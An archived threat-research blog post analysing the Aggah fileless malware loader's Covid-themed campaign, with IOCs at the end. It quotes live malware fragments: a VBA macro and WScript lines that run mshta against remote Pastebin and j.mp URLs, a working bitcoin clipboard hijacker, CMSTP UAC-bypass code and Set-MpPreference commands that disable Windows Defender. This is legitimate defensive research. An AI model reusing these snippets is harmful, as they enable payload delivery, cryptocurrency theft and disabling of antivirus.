# Aghast at Aggah: Teasing Security Controls with Advanced Evasion Techniques

By Ben GrossThreat Researcher

Published: 2020-05-25 · Archived: 2026-04-05 13:21:45 UTC

In the past months since the Covid-19 outbreak, we have seen an enormous rise in mal-spam campaigns where hackers abuse the pandemic to try and claim victims. One such campaign that we spotted is a new variant of a unique malware loader named '*Aggah*'.

Aggah is a fileless multi-stage malware loader which utilizes dual-use tools along with free and open web hosting services such as Bitly and Pastebin to hold its resources. Most of these resources hold HTA scripts with embedded PowerShell scripts that run one after the other, until the drop of the final payload which in our case was one of the following spyware strains:

- Agent Tesla
- Remcos RAT
- NanoCore RAT

A previous campaign, with similar characteristics, was recently published by Talos in April where they observed a malspam campaign that was used to distribute remote access trojans (RATs). In their discovery they noted that the infection chain was highly versatile and could be adapted towards different malware payloads. The attackers were also using publicly available infrastructure, like Bitly and Pastebin to direct and host the attack components.

Highlights

The use of Pastebin URLs to store the resources of the malware is used as a fileless technique. Almost all Aggah's PowerShell scripts will be written into the registry as MSHTA commands with a Pastebin URL. This means that during the attack sequence there are no malicious binaries written to the disk, making the attack fully fileless.

In this new variant of Aggah, we have seen some interesting behavior not only from a technical point of view but what appears to be a veiled attempt at self-expression. Strings extracted from analyzed files reveal traces of the malware author. It seems the author of Aggah is trying to provoke security researchers by leaving conspicuous code variables and strings such as:

` iwannajoinuiwannaleavedsshit`, `iwannaleftsellingtools`, `iamreasearcher`

```
Image: Extracted strings from Aggah
```

The following section of the blog will describe in detail the infection flow of the malware.




Image: Full infection chain

Stage 1:

Aggah is distributed by Microsoft Office documents with malicious VBA macros in them. In this campaign we have seen several PowerPoint presentations, some with Covid-19 related names, and others are invoices. The presentations are usually empty of content, besides a short and simple VBA macro that uses a StrReverse function to evade basic detection by AV products. Once opened it downloads the next stage of the malware via the “Shell” command.

```
Dim stAppName As String

stAppName = StrReverse("""awadadkcpaodckpao\pm.j\\:sptth""""      athsm""")

Call Shell(stAppName, 1)
```

Image: VBA code embedded in the ppt

Stage 2:

The Bitly URL at stage one will redirect to a Pastebin page which holds a VBScript, the second stage of the infection.

The second stage is carried out as follows:

1) Runs stage three of the malware by the command: (its role will be mentioned as ‘Stage 3’)

```
CreateObject("WScript.Shell").Run """mshta""""http:\\pastebin.com\raw\XiQ5QgfA"""
```

Image: MSHTA command that will execute the VBScript from Pastebin content

2) Run a scheduled task that will execute -1- every 80 minutes

3) Set several autorun registry keys by using the command:

Image: Example of a registry key that is written

The registry key’s content point to yet more several different Pastebin pages that hold more VBScripts with the following functionalities:

a) Bitcoin Hijacker

b) WMI object that will run the content of one of the registry keys

c) .NET binary used for elevating privileges (optional)

Bitcoin Hijacker, which has not yet been publicly reported, is a simple clipboard hijacker, which uses regex to search for copied clipboard addresses and replace it with one of four hardcoded bitcoin addresses of the attacker.

```
$bitcoinAddresses = ("19                                    lW", "1                                    1W"
"1                                    1W")
$bitcoinAddressesSize = $bitcoinAddresses.length
$i = 0
$oldAddressSet = ""
while(1)
{
    $clipboardContent = Get-Clipboard
    if((isBitcoinAddress($clipboardContent)) -ceq $true -and
        $clipboardContent -cne $oldAddressSet)
    {
        Set-Clipboard $bitcoinAddresses[$i]
        $oldAddressSet = $bitcoinAddresses[$i]
        $i = ($i + 1) % $bitcoinAddressesSize
    }
}
```

Image: Bitcoin Hijacker

b) Run one of the registry autorun keys that was set previously via WMI. Usually it is the Bitcoin Hijacker, it varies between different samples and sometimes points to a Pastebin URL with no content at all.

c) .NET binary which uses CMSTP.exe technique. CMSTP.exe is a command-line program that accepts an INF file and installs it as a leveraged service. Aggah uses this technique by extracting an INF file from the binary resources and uses it for privilege escalation and AV evasion. It does so by setting various registry keys and ensuring that the process is running with elevated privileges. Some of its capabilities are:

- UAC bypass
- Disable Microsoft Office security mechanisms
- Exclude certain processes from Windows Defender scans
- Set Windows Defender preferences

```
public static string SetInfFile(string CommandToExecute)
    {
        string text = Path.GetRandomFileName().Split(new Char[]
        {
            Convert.ToChar(".")
        })[0];
        string text2 = String.Concat(Environment.GetFolderPath(36), "\\temp");
        S\u0001ringBuilder s_u0001ringBuilder = new S\u0001ringBuilder();
        s_u0001ringBuilder.Append(text2);
        s_u0001ringBuilder.Append("\\");
        s_u0001ringBuilder.Append(text);
        s_u0001ringBuilder.Append(".inf");
        S\u0001ringBuilder s_u0001ringBuilder2 = new S\u0001ringBuilder(CMSTPBypass.InfData);
        s_u0001ringBuilder2.Replace("REPLACE_COMMAND_LINE", CommandToExecute);
        File.WriteAllText(s_u0001ringBuilder.ToString(), s_u0001ringBuilder2.ToString());
        return s_u0001ringBuilder.ToString();
    }
```

Image: .NET binary which uses CMSTP.exe

Image: Set Windows Defender registry keys

```
Set-MpPreference -DisableRealtimeMonitoring $true")
Set-MpPreference -DisableBehaviorMonitoring $true")
Set-MpPreference -DisableBlockAtFirstSeen $true")
Set-MpPreference -DisableIOAVProtection $true")
Set-MpPreference -DisableScriptScanning $true")
Set-MpPreference -SubmitSamplesConsent 2")
Set-MpPreference -MAPSReporting 0")
Set-MpPreference -HighThreatDefaultAction 6 -Force"
Set-MpPreference -ModerateThreatDefaultAction 6")
Set-MpPreference -LowThreatDefaultAction 6")
Set-MpPreference -SevereThreatDefaultAction 6")
```

Image: Set MpPrefernce PowerShell command to disable Windows Defender feature

Stage 3:

Part -1- at stage two will execute a VBScript which will create a registry key, set its content with a PowerShell script and execute it via WMI. The PowerShell script is responsible for loading three binaries into memory:

1) AMSI (Antimalware Scan Interface) bypass DLL

2) .NET based DLL which loads the RATs payload by its own exported functions

3) Execute the malware payload by Injecting it to a benign process (e.g InstallUtil.exe)

The PowerShell script holds a couple of byte blobs that will get decoded and decompressed to reveal the 2 DLLs. They will be used by the malware for both AV evasion and as the final payload dropper.

Image: Decompress function

1) AMSI bypass DLL: AMSI which is a Windows interface that allows applications and services to integrate with any antimalware products present on a machine. After bypassing AMSI the attacker will be able to elevate

privileges such as: UAC, PowerShell scripts, VBScripts and more.

2) .NET injector DLL which is used as the main loader of the RAT's payload. The Injector DLL will use its own API to load the RATs payload into a legitimate process after it is being downloaded and decoded, by creating a suspended process and injecting the malware payload to it using process-hollowing. In this campaign we have mainly seen the use of InstallUtil.exe as the benign process that will be hollowed and injected into. InstallUtil.exe is a legitimate Windows software for installing server resources, which is simply used as a host for the malware payload.

```
Image: PowerShell function that will drop the DLLs and load Aggah payload rOnAlDo and ChRiS - part o
```

Stage 4 – Aggah payload:

The payload of Aggah might be any kind of malware, in this campaign Aggah authors use Agent Tesla and Remcos RAT as their final payload. However, it is this versatility that heightens the risk potential of Aggah to organizations, as it can be used to load many different types of malware.

Evidence of a Hidden Creator

Since Aggha's emergence in December 2019, it has undergone several updates and changes in its capabilities, the implication being that there is a team behind its development that continues to work on it and improve it. Aggah's provocation directed to the security community appears to be an attempt to build their presence and gain recognition among hacker forums and Twitter, which has become a significant platform for security researchers and malware authors alike.

Aggah is indeed a complex malware that utilizes several dual-use tools such as PowerShell, MSHTA and CMSTP in order to infiltrate a system, and attack through a fileless attack sequence. This may be a serious threat for organizations as it has successfully bypassed many next-gen security products.

Using its advanced Deep Learning-based static analysis and behavioral capabilities, customers of Deep Instinct can rest assured that they have protection against Aggah as the attack is detected and prevented in a matter of milliseconds.

IOCs:

Aggah samples:

64b46aeb798cf62e8636e740d5c96d07923b65f62ce9a81faa8e877943a6a57f

b7548ad92bd01edd1aadca4aceb01a8befb1da9146fbf71c698076569566d6a1

f509581a106b34bc73fa6f3caeaa31896cbb9af5f5a3e42fc9cce546aaf2e50d

fe38e708808c0e0b056c87c363b262727cde923a2e4e9e3831975b9c892067bd

263ccf468bdec8392d6601fd9c5546b456fa29976ec77f2fb3fa17ebf4ce664d

d8fd90f98df5d6066dd0fb362f44efe04cab8aa6f2170f60e2c5354bc3e07c7c

8cdc300e6639b8aa39aa7df1a2c281c2037ff1f8bf72dd173c958bcbe90b957e

6395297bafa84cc5d476a73fc5a432b62d9a50fa3ba14daf5eb63a91ddd897df

d62703021426ed717fb6f1bfdb39915a4437f5ff0d41220b1194f560de98732d

7a0fba12023cc29430be6503782e60c51bafe840097e44d1d99bd06a71c80d0c

4e359fd4c6593422398344a7a725630865ab0fc9f43ea9187aeb9e03f8f8d07e

Aggah dropped binaries:

e4d14ba73670184066a00cf5d3361580f6c4fbc5d0862a90278d82e95426faa5

8ed29945294e0ba0ae9d5c94c3871dfb00eb9c32b2c7a7704005b31642977a02

e950a0b3cd1e3d3036bf9fec80fd7ee4956211bb7f98744e9c452b5bd2370507

Malware payloads:

f3bde3186eb77d174654d2fadbad4bb42c7c78733792aebde8ecdb367dc30105

c760293dd5c5ed61fb29ec0fcf42e923753069c53a26654424941914b3c3da21

Pastebin:

hXXp://pastebin[.]com/raw/0GSp2GcJ

hXXp://pastebin[.]com/raw/3h2A07vy

hXXp://pastebin[.]com/raw/6h34bKWK

hXXp://pastebin[.]com/raw/7pSjJrKr

hXXp://pastebin[.]com/raw/9v0Useg7

hXXp://pastebin[.]com/raw/bjFTikhU

hXXp://pastebin[.]com/raw/eyGv9x4B

hXXp://pastebin[.]com/raw/m4mqd11x

hXXp://pastebin[.]com/raw/QVFcMmtc

hXXp://pastebin[.]com/raw/XiQ5QgfA

hXXp://pastebin[.]com/raw/y0AVKEUe

hXXps://pastebin[.]com/raw/dJ67A0nN

hXXps://pastebin[.]com/raw/i0k3LseW

hXXps://pastebin[.]com/raw/K3NdDnJJ

hXXps://pastebin[.]com/raw/QWQN5LFe

hXXps://pastebin[.]com/raw/u3iEpjsH

hXXps://pastebin[.]com/raw/U9DqxNXE

hXXps://pastebin[.]com/raw/X5Yz87MC

hXXp://pastebin[.]com/raw/6h34bKWK

hXXp://pastebin[.]com/raw/0GSp2GcJ

hXXp://pastebin[.]com/raw/bjFTikhU

hXXp://pastebin[.]com/raw/eyGv9x4B

hXXp://pastebin[.]com/raw/7pSjJrKr

hXXps://pastebin[.]com/raw/nGfpeevw

hXXps://pastebin[.]com/raw/GninhSJe

hXXps://pastebin[.]com/raw/UejdtPMX

hXXps://pastebin[.]com/raw/YweJ2HaS

hXXps://pastebin[.]com/raw/eXkmk43b

hXXps://pastebin[.]com/pyu2mbBr

hXXps://pastebin[.]com/B3NGSKK0

Bitly:

hXXps://j[.]mp/fvfkvbfdvifdvndiloawp

hXXps://j[.]mp/oapkcdoapckdadawa

hXXps://j[.]mp/seeinikseenuhcseenuhpssenu

hXXps://j[.]mp/hdjas7dhaskdb

hXXps://j[.]mp/hdjas782hjas

Network Indicators:

asorock11111[.]ddns[.]net

mannyp01[.]duckdns[.]org

---